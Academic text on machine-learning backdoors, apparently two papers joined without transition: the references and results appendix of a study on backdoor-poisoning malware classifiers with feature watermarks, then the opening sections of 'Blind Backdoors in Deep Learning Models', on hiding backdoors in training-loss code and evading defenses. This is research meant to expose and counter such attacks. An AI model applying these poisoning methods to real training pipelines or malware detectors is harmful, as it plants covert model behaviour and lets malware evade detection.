[37] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-Pruning: Defending Against Backdooring Attacks on Deep Neural Networks. *arXiv:1805.12185 [cs]*, May 2018.

[38] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning Attack on Neural Networks. In *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018. Internet Society.

[39] Scott M. Lundberg, Gabriel Erion, Hugh Chen, Alex DeGrave, Jordan M. Prutkin, Bala Nair, Ronit Katz, Jonathan Himmelfarb, Nisha Bansal, and Su-In Lee. From local explanations to global understanding with explainable AI for trees. *Nature Machine Intelligence*, 2(1), January 2020.

[40] Scott M Lundberg and Su-In Lee. A Unified Approach to Interpreting Model Predictions. In I. Guyon, U. V. Luxburg, S. Bengio, H. Wallach, R. Fergus, S. Vishwanathan, and R. Garnett, editors, *Advances in Neural Information Processing Systems 30*. Curran Associates, Inc., 2017.

[41] Thomas Mandl, Ulrich Bayer, and Florian Nentwich. ANUBIS ANalyzing Unknown BInarieS The automatic Way. In *Virus bulletin conference*, volume 1, page 02, 2009.

[42] Enrico Mariconti, Lucky Onwuzurike, Panagiotis Andriotis, Emiliano De Cristofaro, Gordon Ross, and Gianluca Stringhini. MaMaDroid: Detecting Android Malware by Building Markov Chains of Behavioral Models. In *Pro-*

ceedings 2017 Network and Distributed System Security Symposium, San Diego, CA, 2017. Internet Society.

[43] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C. Lupu, and Fabio Roli. Towards Poisoning of Deep Learning Algorithms with Back-gradient Optimization. *arXiv:1708.08689 [cs]*, August 2017.

[44] J. Newsome, B. Karp, and D. Song. Polygraph: automatically generating signatures for polymorphic worms. In *2005 IEEE Symposium on Security and Privacy (S P'05)*, May 2005. ISSN: 2375-1207.

[45] James Newsome, Brad Karp, and Dawn Song. Paragraph: Thwarting Signature Learning by Training Maliciously. In *Recent Advances in Intrusion Detection*, volume 4219. Springer Berlin Heidelberg, Berlin, Heidelberg, 2006. Series Title: Lecture Notes in Computer Science.

[46] R. Perdisci, D. Dagon, Wenke Lee, P. Fogla, and M. Sharif. Misleading worm signature generators using deliberate noise injection. In *2006 IEEE Symposium on Security and Privacy (S&P'06)*, Berkeley/Oakland, CA, 2006. IEEE.

[47] Fabio Pierazzi, Feargus Pendlebury, Jacopo Cortellazzi, and Lorenzo Cavallaro. Intriguing Properties of Adversarial ML Attacks in the Problem Space. In *2020 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, May 2020. IEEE.

[48] Edward Raff, Jon Barker, Jared Sylvester, Robert Brandon, Bryan Catanzaro, and Charles Nicholas. Malware Detection by Eating a Whole EXE. *arXiv:1710.09435 [cs, stat]*, October 2017.

[49] Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. "Why Should I Trust You?": Explaining the Predictions of Any Classifier. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining - KDD '16*, San Francisco, California, USA, 2016. ACM Press.

[50] Konrad Rieck, Philipp Trinius, Carsten Willems, and Thorsten Holz. Automatic analysis of malware behavior using machine learning. *Journal of Computer Security*, 19(4), 2011.

[51] Benjamin I.P. Rubinstein, Blaine Nelson, Ling Huang, Anthony D. Joseph, Shing-hon Lau, Satish Rao, Nina Taft, and J. D. Tygar. ANTIDOTE: understanding and defending against poisoning of anomaly detectors. In *Proceedings of the 9th ACM SIGCOMM conference on Internet measurement conference - IMC '09*, Chicago, Illinois, USA, 2009. ACM Press.

[52] Igor Santos, Felix Brezo, Xabier Ugarte-Pedrero, and Pablo G. Bringas. Opcode sequences as representation of executables for data-mining-based unknown malware detection. *Information Sciences*, 231, May 2013.

[53] Joshua Saxe and Konstantin Berlin. Deep neural network based malware detection using two dimensional binary program features. In *2015 10th International Conference on Malicious and Unwanted Software (MALWARE)*, October 2015. ISSN: null.

[54] Giorgio Severi, Tim Leek, and Brendan Dolan-Gavitt. Malrec: Compact full-trace malware recording for retrospective deep analysis. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 10885, Cham, 2018. Springer International Publishing.

[55] Ali Shafahi, W. Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison Frogs! Targeted Clean-Label Poisoning Attacks on Neural Networks. In *Advances in Neural Information Processing Systems*, April 2018.

[56] Andrii Shalaginov, Sergii Banin, Ali Dehghantanha, and Katrin Franke. Machine Learning Aided Static Malware Analysis: A Survey and Tutorial. In Ali Dehghantanha, Mauro Conti, and Tooska Dargahi, editors, *Cyber Threat Intelligence*, volume 70. Springer International Publishing, Cham, 2018.

[57] Charles Smutz and Angelos Stavrou. Malicious PDF detection using metadata and structural features. In *Proceedings of the 28th Annual Computer Security Applications Conference on - ACSAC '12*, Orlando, Florida, 2012. ACM Press.

[58] Nedim Srndic and Pavel Laskov. Practical Evasion of a Learning-Based Classifier: A Case Study. In *2014 IEEE Symposium on Security and Privacy*, San Jose, CA, May 2014. IEEE.

[59] Octavian Suciu, Scott E. Coull, and Jeffrey Johns. Exploring Adversarial Examples in Malware Detection. In *2019 IEEE Security and Privacy Workshops (SPW)*, San Francisco, CA, USA, May 2019. IEEE.

[60] Octavian Suciu, Radu Ma, Tudor Dumitras, and Hal Daume Iii. When Does Machine Learning FAIL? Generalized Transferability for Evasion and Poisoning Attacks. 2018.

[61] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic Attribution for Deep Networks. *arXiv:1703.01365 [cs]*, June 2017.

[62] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv:1312.6199 [cs]*, December 2013.

[63] Kimberly Tam, Salahuddin J. Khan, Aristide Fattori, and Lorenzo Cavallaro. CopperDroid: Automatic Reconstruction of Android Malware Behaviors. Internet Society, 2015.

[64] Brandon Tran, Jerry Li, and Aleksander Mądry. Spectral signatures in backdoor attacks. In *Proceedings of the 32nd International Conference on Neural Informa-*

tion Processing Systems, NIPS'18, Montréal, Canada, December 2018. Curran Associates Inc.

[65] Alexander Turner, Dimitris Tsipras, and Aleksander Mądry. Clean-Label Backdoor Attacks. *Manuscript submitted for publication*, 2019.

[66] Shobha Venkataraman, Avrim Blum, and Dawn Song. Limits of Learning-based Signature Generation with Adversaries. In *16th Annual Network & Distributed System Security Symposium Proceedings*, 2008.

[67] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. Neural Cleanse: Identifying and Mitigating Backdoor Attacks in Neural Networks. In *2019 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, May 2019. IEEE.

[68] Huang Xiao, Battista Biggio, Gavin Brown, Giorgio Fumera, Claudia Eckert, and Fabio Roli. Is Feature Selection Secure against Training Data Poisoning? In *International Conference on Machine Learning*, 2015.

[69] Weilin Xu, Yanjun Qi, and David Evans. Automatically Evading Classifiers: A Case Study on PDF Malware Classifiers. In *Proceedings 2016 Network and Distributed System Security Symposium*, San Diego, CA, 2016. Internet Society.

[70] Wei Yang, Deguang Kong, Tao Xie, and Carl A. Gunter. Malware Detection in Adversarial Settings: Exploiting Feature Evolutions and Confusions in Android Apps. In *Proceedings of the 33rd Annual Computer Security Applications Conference on - ACSAC 2017*, Orlando, FL, USA, 2017. ACM Press.

A Additional Results

Feature	LightGBM	EmberNN
major_image_version	1704	14
major_linker_version	15	13
major_operating_system_version	38078	8
minor_image_version	1506	12
minor_linker_version	15	6
minor_operating_system_version	5	4
minor_subsystem_version	5	20
MZ_count	626	384
num_read_and_execute_sections	20	66
num_unnamed_sections	11	6
num_write_sections	41	66
num_zero_size_sections	17	17
paths_count	229	18
registry_count	0	33
size	1202385	817664
timestamp	1315281300	1479206400
urls_count	279	141

Table 4: Watermarks for LightGBM and EmberNN used during feasibility testing.

Dataset	Label	Result	Count
Original	Goodware	Dynamic Benign	100
		Dynamic Malicious	0
	Malware	Dynamic Benign	7
		Dynamic Malicious	93
LightGBM	Goodware	Failed	25
		Dynamic Benign	**75**
		Dynamic Malicious	0
	Malware	Failed	23
		Dynamic Benign	30
		Dynamic Malicious	**47**
EmberNN	Goodware	Failed	33
		Dynamic Benign	**67**
		Dynamic Malicious	0
	Malware	Failed	33
		Dynamic Benign	23
		Dynamic Malicious	**44**

Table 5: Summary of results analyzing a random sample of 100 watermarked goodware and malware samples in the dynamic analysis environment.

Here the reader will find additional details on the experimental results and feature analysis that help providing a general idea on the effectiveness and feasibility of the studied attacks.

A.1 Attack Results

Table 6, Table 7, and Table 8 report additional experimental results for the multiple runs of the attack with different strategies. All the attacks were repeated for 5 times and the tables report average results.

A.2 Feasible Backdoor Trigger

With our watermarking utility we were able to control 17 features with relative ease. Table 4 shows the feature-value mappings for two example backdoor triggers computed on the LightGBM and EmberNN models, which we fed to the static and dynamic analyzers to gauge the level of label retention after the adversarial modification. Table 5 summarizes the results of the dynamic analyzer over 100 randomly sampled benign and malicious executables from the EMBER dataset.

Table 6: LargeAbsSHAP x CountAbsSHAP - All features. Average percentage over 5 runs.

Trigger Size	Poisoned Points	$Acc(F_b,X_b)$	$Acc(F_b,X)$	FP_b
4	1500	65.8713	98.6069	0.0114
4	3000	55.8789	98.5995	0.0116
4	6000	40.3358	98.6081	0.0116
4	12000	20.1088	98.6060	0.0118
8	1500	30.8596	98.6335	0.0114
8	3000	10.1038	98.6212	0.0115
8	6000	2.8231	98.6185	0.0116
8	12000	0.0439	98.5975	0.0121
16	1500	2.4942	98.6379	0.0114
16	3000	0.9899	98.6185	0.0114
16	6000	0.0205	98.5948	0.0116
16	12000	0.0138	98.6323	0.0117

LightGBM

Trigger Size	Poisoned Points	$Acc(F_b,X_b)$	$Acc(F_b,X)$	FP_b
16	3000	21.0122	99.0832	0.0073
16	6000	36.7591	99.0499	0.0082
16	12000	53.8470	99.0729	0.0079
32	3000	13.2336	99.0608	0.0078
32	6000	20.3952	99.1152	0.0070
32	12000	28.3413	99.0856	0.0074
64	3000	5.8046	99.0723	0.0084
64	6000	11.1986	99.0959	0.0078
64	12000	11.5547	99.0998	0.0070
128	3000	2.4067	99.0810	0.0075
128	6000	1.6841	99.0688	0.0075
128	12000	2.8298	99.1088	0.0074

EmberNN

Table 7: LargeAbsSHAP x MinPopulation - All features. Average percentage over 5 runs.

Trigger Size	Poisoned Points	$Acc(F_b,X_b)$	$Acc(F_b,X)$	FP_b
4	1500	62.3211	98.5985	0.0115
4	3000	52.5933	98.6144	0.0114
4	6000	30.8696	98.6044	0.0116
4	12000	20.3445	98.5836	0.0118
8	1500	32.0446	98.6128	0.0114
8	3000	20.5850	98.6159	0.0115
8	6000	14.9360	98.6087	0.0115
8	12000	1.9214	98.6037	0.0117
16	1500	4.3328	98.6347	0.0114
16	3000	1.4490	98.6073	0.0115
16	6000	0.1670	98.6301	0.0115
16	12000	0.0026	98.6169	0.0118

LightGBM

Trigger Size	Poisoned Points	$Acc(F_b,X_b)$	$Acc(F_b,X)$	FP_b
16	3000	18.8691	99.1219	0.0074
16	6000	33.5211	99.0958	0.0079
16	12000	50.6499	99.0942	0.0080
32	3000	9.1183	99.1189	0.0075
32	6000	12.1103	99.0827	0.0078
32	12000	14.6766	99.1127	0.0071
64	3000	3.4980	99.1170	0.0075
64	6000	6.2418	99.1234	0.0072
64	12000	6.8627	99.0941	0.0075
128	3000	0.9514	99.0675	0.0082
128	6000	1.6012	99.0824	0.0082
128	12000	1.6200	99.0816	0.0074

EmberNN

Table 8: Greedy Combined Feature and Value Selector - All features. Average percentage over 5 runs.

Trigger Size	Poisoned Points	$Acc(F_b,X_b)$	$Acc(F_b,X)$	FP_b
4	1500	63.3370	98.5976	0.0113
4	3000	60.6706	98.6320	0.0114
4	6000	54.3283	98.6211	0.0114
4	12000	40.2437	98.6099	0.0118
8	1500	49.5246	98.6290	0.0113
8	3000	37.3295	98.6153	0.0113
8	6000	23.6785	98.6147	0.0117
8	12000	17.7914	98.6282	0.0117
16	1500	0.8105	98.6195	0.0113
16	3000	0.6968	98.6170	0.0115
16	6000	0.0565	98.6241	0.0116
16	12000	0.0329	98.6173	0.0118

LightGBM

Trigger Size	Poisoned Points	$Acc(F_b,X_b)$	$Acc(F_b,X)$	FP_b
16	3000	11.6613	99.1014	0.0082
16	6000	11.0876	99.1105	0.0078
16	12000	10.5981	99.0958	0.0079
32	3000	4.8025	99.0747	0.0087
32	6000	5.0524	99.1167	0.0082
32	12000	4.4665	99.1335	0.0072
64	3000	1.9074	99.1012	0.0076
64	6000	1.8246	99.0989	0.0077
64	12000	1.8364	99.1117	0.0071
128	3000	0.7356	99.0926	0.0082
128	6000	0.7596	99.1219	0.0080
128	12000	0.7586	99.1014	0.0072

EmberNN

Blind Backdoors in Deep Learning Models



Eugene Bagdasaryan
Cornell Tech
eugene@cs.cornell.edu

Vitaly Shmatikov
Cornell Tech
shmat@cs.cornell.edu

Abstract

We investigate a new method for injecting backdoors into machine learning models, based on compromising the loss-value computation in the model-training code. We use it to demonstrate new classes of backdoors strictly more powerful than those in the prior literature: single-pixel and physical backdoors in ImageNet models, backdoors that switch the model to a covert, privacy-violating task, and backdoors that do not require inference-time input modifications.

Our attack is blind: the attacker cannot modify the training data, nor observe the execution of his code, nor access the resulting model. The attack code creates poisoned training inputs "on the fly," as the model is training, and uses multi-objective optimization to achieve high accuracy on both the main and backdoor tasks. We show how a blind attack can evade any known defense and propose new ones.

1 Introduction

A *backdoor* is a covert functionality in a machine learning model that causes it to produce incorrect outputs on inputs containing a certain "trigger" feature chosen by the attacker. Prior work demonstrated how backdoors can be introduced into a model by an attacker who poisons the training data with specially crafted inputs [5, 6, 28, 92], or else by an attacker who trains the model in outsourced-training and model-reuse scenarios [40, 55, 58, 98]. These backdoors are weaker versions of UAPs, universal adversarial perturbations [8, 61]. Just like UAPs, a backdoor transformation applied to any input causes the model to misclassify it to an attacker-chosen label, but whereas UAPs work against unmodified models, backdoors require the attacker to both change the model *and* change the input at inference time.

Our contributions. We investigate a new vector for backdoor attacks: *code poisoning*. Machine learning pipelines include code from open-source and proprietary repositories, managed via build and integration tools. Code management platforms are known vectors for malicious code injection, enabling attackers to directly modify source and binary code [7, 19, 67].




Figure 1: **Machine learning pipeline**.

Source-code backdoors of the type studied in this paper can be discovered by code inspection and analysis. Today, even popular ML repositories [33, 42, 62, 96], which have thousands of forks, are accompanied only by rudimentary tests (such as testing the shape of the output). We hope to motivate ML developers to carefully review the functionality added by every commit and design automated tests for the presence of backdoor code.

Code poisoning is a *blind* attack. When implementing the attack code, the attacker does not have access to the training data on which it will operate. He cannot observe the code during its execution, nor the resulting model, nor any other output of the training process (see Figure 1).

Our prototype attack code[1] synthesizes poisoning inputs "on the fly" when computing loss values during training. This is not enough, however. A blind attack cannot combine main-task, backdoor, and defense-evasion objectives into a single loss function as in [3, 84] because (a) the scaling coefficients are data- and model-dependent and cannot be precomputed

[1] Available at https://github.com/ebagdasa/backdoors101.

by a code-only attacker, and (b) a fixed combination is suboptimal when the losses represent different tasks.

We view backdoor injection as an instance of *multi-task learning for conflicting objectives*—namely, training the same model for high accuracy on the main and backdoor tasks simultaneously—and use Multiple Gradient Descent Algorithm with the Franke-Wolfe optimizer [16, 81] to find an optimal, self-balancing loss function that achieves high accuracy on both the main and backdoor tasks.

To illustrate the power of blind attacks, we use them to inject (1) single-pixel and physical backdoors in ImageNet; (2) backdoors that switch the model to an entirely different, privacy-violating functionality, e.g., cause a model that counts the number of faces in a photo to covertly recognize specific individuals; and (3) semantic backdoors that do not require the attacker to modify the input at inference time, e.g., cause all reviews containing a certain name to be classified as positive.

We analyze all previously proposed defenses against backdoors: discovering backdoors by input perturbation [95], detecting anomalies in model behavior on backdoor inputs [12], and suppressing the influence of outliers [32]. We show how a blind attacker can evade any of them by incorporating defense evasion into the loss computation.

Finally, we report the performance overhead of our attacks and discuss better defenses, including certified robustness [27, 71] and trusted computational graphs.

2 Backdoors in Deep Learning Models

2.1 Machine learning background

The goal of a machine learning algorithm is to compute a model θ that approximates some task $m : \mathcal{X} \to \mathcal{Y}$, which maps inputs from domain $\mathcal{X}$ to labels from domain $\mathcal{Y}$. In supervised learning, the algorithm iterates over a training dataset drawn from $\mathcal{X} \times \mathcal{Y}$. Accuracy of a trained model is measured on data that was not seen during training. We focus on neural networks [25]. For each tuple (x, y) in the dataset, the algorithm computes the *loss value* $\ell = L(\theta(x), y)$ using some criterion L (e.g., cross-entropy or mean square error), then updates the model with the gradients $g = \nabla\ell$ using backpropagation [74]. Table 1 shows our notation.

2.2 Backdoors

Prior work [28, 55] focused on universal pixel-pattern backdoors in image classification tasks. These backdoors involve a normal model θ and a backdoored model θ^* that performs the same task as θ on unmodified inputs, i.e., $\theta(x) = \theta^*(x) = y$. If at inference time a certain pixel pattern is added to the input, then θ^* assigns a fixed, incorrect label to it, i.e., $\theta^*(x^*) = y^*$, whereas $\theta(x^*) = \theta(x) = y$.

We take a broader view of backdoors as an instance of *multi-task learning* where the model is simultaneously trained for its original (main) task and a backdoor task injected by the attacker. Triggering the backdoor need not require the adversary to modify the input at inference time, and the backdoor need not be universal, i.e., the backdoored model may not produce the same output on all inputs with the backdoor feature.

Table 1: **Notation.**

Term	Description
$\mathcal{X} \times \mathcal{Y}$	domain space of inputs $\mathcal{X}$ and labels $\mathcal{Y}$
$m : \mathcal{X} \to \mathcal{Y}$	learning task
θ	normal model
θ^*	backdoored model
$\mu : \mathcal{X} \to \mathcal{X}^*$	backdoor input synthesizer
$\nu : \mathcal{X}, \mathcal{Y} \to \mathcal{Y}^*$	backdoor label synthesizer
$Bd : \mathcal{X} \to \{0,1\}$	input has the backdoor feature
L	loss criterion
$\ell = L(\theta(x), y)$	computed loss value
$g = \nabla\ell$	gradient for the loss ℓ

We say that a model θ^* for task m: $\mathcal{X} \to \mathcal{Y}$ is "backdoored" if it supports another, adversarial task m^*: $\mathcal{X}^* \to \mathcal{Y}^*$:

1. Main task m: $\theta^*(x) = y$, $\forall(x, y) \in (\mathcal{X} \setminus \mathcal{X}^*, \mathcal{Y})$
2. Backdoor task m^*: $\theta^*(x^*) = y^*$, $\forall(x^*, y^*) \in (\mathcal{X}^*, \mathcal{Y}^*)$


The domain $\mathcal{X}^*$ of inputs that trigger the backdoor is defined by the predicate $Bd : x \to \{0,1\}$ such that for all $x^* \in \mathcal{X}^*$, $Bd(x^*) = 1$ and for all $x \in \mathcal{X} \setminus \mathcal{X}^*$, $Bd(x) = 0$. Intuitively, $Bd(x^*)$ holds if x^* contains a *backdoor feature* or *trigger*. In the case of pixel-pattern or physical backdoors, this feature is added to x by a synthesis function μ that generates inputs $x^* \in \mathcal{X}^*$ such that $\mathcal{X}^* \cap \mathcal{X} = \emptyset$. In the case of "semantic" backdoors, the trigger is already present in some inputs, i.e., $x^* \in \mathcal{X}$. Figure 2 illustrates the difference.

The accuracy of the backdoored model θ^* on task m should be similar to a non-backdoored model θ that was correctly trained on data from $\mathcal{X} \times \mathcal{Y}$. In effect, the backdoored model θ^* should support two tasks, m and m^*, and switch between them when the backdoor feature is present in an input. In contrast to the conventional multi-task learning, where the tasks have different output spaces, θ^* must use the same output space for both tasks. Therefore, the backdoor labels $\mathcal{Y}^*$ must be a subdomain of $\mathcal{Y}$.

2.3 Backdoor features (triggers)

Inference-time modification. As mentioned above, prior work focused on pixel patterns that, when applied to an input image, cause the model to misclassify it to an attacker-chosen label. These backdoors have the same effect as "adversarial patches" [8] but in a strictly inferior threat model because the attacker must modify (not just observe) the ML model.

We generalize these backdoors as a transformation $\mu : \mathcal{X} \to \mathcal{X}^*$ that can include flipping, pixel swapping, squeezing, coloring, etc. Inputs x and x^* could be visually similar (e.g., if μ modifies a single pixel), but μ must be applied to x at inference



(a) adversary-modified input (b) unmodified input

Figure 2: **Examples of backdoor features.** (a) Pixel-pattern and physical triggers must be applied by the attacker at inference time, by modifying the digital image or physical scene. (b) A trigger word combination can occur in an unmodified sentence.

time. This attack exploits the fact that θ accepts inputs not only from the domain $\mathcal{X}$ of actual images, but also from the domain $\mathcal{X}^*$ of modified images produced by μ.

A single model can support multiple backdoors, represented by synthesizers $\mu_1, \mu_2 \in \mathcal{M}$ and corresponding to different backdoor tasks: $m_1^* : \mathcal{X}^{\mu_1} \to \mathcal{Y}^{\mu_1}$, $m_2^* : \mathcal{X}^{\mu_2} \to \mathcal{Y}^{\mu_2}$. We show that a backdoored model can switch between these tasks depending on the backdoor feature(s) present in an input.

Physical backdoors do not require the attacker to modify the digital input [49]. Instead, they are triggered by certain features of physical scenes, e.g., the presence of certain objects—see Figure 2(a). In contrast to physical adversarial examples [22, 52], which involve artificially generated objects, we focus on backdoors triggered by real objects.

No inference-time modification. *Semantic* backdoor features can be present in a digital or physical input without the attacker modifying it at inference time: for example, a certain combination of words in a sentence, or, in images, a rare color of an object such as a car [3]. The domain $\mathcal{X}^*$ of inputs with the backdoor feature should be a small subset of $\mathcal{X}$. The backdoored model cannot be accurate on both the main and backdoor tasks otherwise, because, by definition, these tasks conflict on $\mathcal{X}^*$.

When *training* a backdoored model, the attacker may use $\mu : \mathcal{X} \to \mathcal{X}^*$ to create new training inputs with the backdoor feature if needed, but μ cannot be applied at inference time because the attacker does not have access to the input.

Data- and model-independent backdoors. As we show in the rest of this paper, $\mu : \mathcal{X} \to \mathcal{X}^*$ that defines the backdoor can be independent of the specific training data and model weights. By contrast, prior work on Trojan attacks [55, 58, 103] assumes that the attacker can both observe and modify the model, while data poisoning [28, 92] assumes that the attacker can modify the training data.

2.4 Backdoor functionality

Prior work assumed that backdoored inputs are always (mis)classified to an attacker-chosen class, i.e., $||\mathcal{Y}^*|| = 1$. We take a broader view and consider backdoors that act differently on different classes or even switch the model to an entirely different functionality. We formalize this via a synthesizer $\nu : \mathcal{X}, \mathcal{Y} \to \mathcal{Y}^*$ that, given an input x and its correct label y, defines how the backdoored model classifies x if x contains the backdoor feature, i.e., $Bd(x)$. Our definition of the backdoor thus supports injection of an entirely different task $m^* : \mathcal{X}^* \to \mathcal{Y}^*$ that "coexists" in the model with the main task m on the same input and output space—see Section 4.3.

2.5 Previously proposed attack vectors

Figure 1 shows a high-level overview of a typical machine learning pipeline.

Poisoning. The attacker can inject backdoored data $\mathcal{X}^*$ (e.g., incorrectly labeled images) into the training dataset [5, 10, 28, 38, 92]. Data poisoning is not feasible when the data is trusted, generated internally, or difficult to modify (e.g., if training images are generated by secure cameras).

Trojaning and model replacement. This threat model [55, 86, 103] assumes an attacker who controls model training and has white-box access to the resulting model, or even directly modifies the model at inference time [14, 29].

Adversarial examples. Universal adversarial perturbations [8, 61] assume that the attacker has white- or black-box access to an unmodified model. We discuss the differences between backdoors and adversarial examples in Section 8.2.

3 Blind Code Poisoning

3.1 Threat model

Much of the code in a typical ML pipeline has not been developed by the operator. Industrial ML codebases for tasks such as face identification and natural language processing include code from open-source projects frequently updated by dozens of contributors, modules from commercial vendors, and proprietary code managed via local or outsourced build and integration tools. Recent, high-visibility attacks [7, 67] demonstrated that compromised code is a realistic threat.

In ML pipelines, a code-only attacker is weaker than a model-poisoning or trojaning attacker [28, 55, 57] because he does not observe the training data, nor the training process, not the resulting model. Therefore, we refer to code-only

poisoning attacks as blind attacks.

Loss-value computation during model training is a potential target of code poisoning attacks. Conceptually, loss value ℓ is computed by, first, applying the model to some inputs and, second, comparing the resulting outputs with the expected labels using a loss criterion (e.g., cross-entropy). In modern ML codebases, loss-value computation depends on the model architecture, data, and task(s). For example, the three most popular PyTorch repositories on GitHub, fairseq [62], transformers [96], and fast.ai [33], all include multiple loss-value computations specific to complex image and language tasks. Both fairseq and fast.ai use separate loss-computation modules operating on the model, inputs, and labels; transformers computes the loss value as part of each model's forward method operating on inputs and labels.[2]

Today, manual code review is the only defense against the injection of malicious code into open-source ML frameworks. These frameworks have thousands of forks, many of them proprietary, with unclear review and audit procedures. Whereas many non-ML codebases are accompanied by extensive suites of coverage and fail-over tests, the test cases for the popular PyTorch repositories mentioned above only assert the shape of the loss, not the values. When models are trained on GPUs, the results depend on the hardware and OS randomness and are thus difficult to test.

Recently proposed techniques [12, 95] aim to "verify" trained models but they are inherently different from traditional unit tests and not intended for users who train locally on trusted data. Nevertheless, in Section 6, we show how a blind, code-only attacker can evade even these defenses.

3.2 Attacker's capabilities

We assume that the attacker compromises the code that computes the loss value in some ML codebase. The attacker knows the task, possible model architectures, and general data domain, but not the specific training data, nor the training hyperparameters, nor the resulting model. Figures 3 and 4 illustrate this attack. The attack leaves all other parts of the codebase unchanged, including the optimizer used to update the model's weights, loss criterion, model architecture, hyperparameters such as the learning rate, etc.

During training, the malicious loss-computation code interacts with the model, input batch, labels, and loss criterion, but it must be implemented without any advance knowledge of the values of these objects. The attack code may compute gradients but cannot apply them to the model because it does not have access to the training optimizer.

3.3 Backdoors as multi-task learning

Our key technical innovation is to view backdoors through the lens of *multi-objective optimization*.

[2] See examples in https://git.io/JJmRM (fairseq) or https://git.io/JJmRP (transformers).




Figure 3: **Malicious code modifies the loss value.**

In conventional multi-task learning [73], the model consists of a common shared base θ^{sh} and separate output layers θ^k for every task k. Each training input x is assigned multiple labels $y^1, \ldots y^k$, and the model produces k outputs $\theta^k(\theta^{sh}(x))$.

By contrast, a backdoor attacker aims to train the *same* model, with a single output layer, for two tasks simultaneously: the main task m and the backdoor task m^*. This is challenging in the blind attack scenario. First, the attacker cannot combine the two learning objectives into a single loss function via a fixed linear combination, as in [3], because the coefficients are data- and model-dependent and cannot be determined in advance. Second, there is no fixed combination that yields an optimal model for the conflicting objectives.

Blind loss computation. In supervised learning, the loss value $\ell = L(\theta(x), y)$ compares the model's prediction $\theta(x)$ on a labeled input (x, y) with the correct label y using some criterion L. In a blind attack, the loss for the main task m is computed as usual, $\ell_m = L(\theta(x), y)$. Additionally, the attacker's code synthesizes backdoor inputs and their labels to obtain (x^*, y^*) and computes the loss for the backdoor task m^*: $\ell_{m^*} = L(\theta(x^*), y^*)$.

The overall loss ℓ_{blind} is a linear combination of the main-task loss ℓ_m, backdoor loss ℓ_{m^*}, and optional evasion loss ℓ_{ev}:

$$\ell_{blind} = \alpha_0 \ell_m + \alpha_1 \ell_{m^*} [+\alpha_2 \ell_{ev}] \quad (1)$$

This computation is blind: backdoor transformations μ and ν are generic functions, independent of the concrete training data or model weights. We use multi-objective optimization to discover the optimal coefficients at runtime—see Section 3.4. To reduce the overhead, the attack can be performed only when the model is close to convergence, as indicated by threshold T (see Section 4.6).

Backdoors. In universal image-classification backdoors [28, 55], the trigger feature is a pixel pattern t and all images with this pattern are classified to the same class c. To synthesize such a backdoor input during training or at inference time, μ simply overlays the pattern t over input x, i.e., $\mu(x) = x \oplus t$. The corresponding label is always c, i.e., $\nu(y) = c$.

Our approach also supports *complex backdoors* by allowing complex synthesizers ν. During training, ν can assign differ-

ent labels to different backdoor inputs, enabling input-specific backdoor functionalities and even switching the model to an entirely different task—see Section 4.3.

In *semantic backdoors*, the backdoor feature already occurs in some unmodified inputs in X. If the training set does not already contain enough inputs with this feature, μ can synthesize backdoor inputs from normal inputs, e.g., by adding the trigger word or object.

3.4 Learning for conflicting objectives

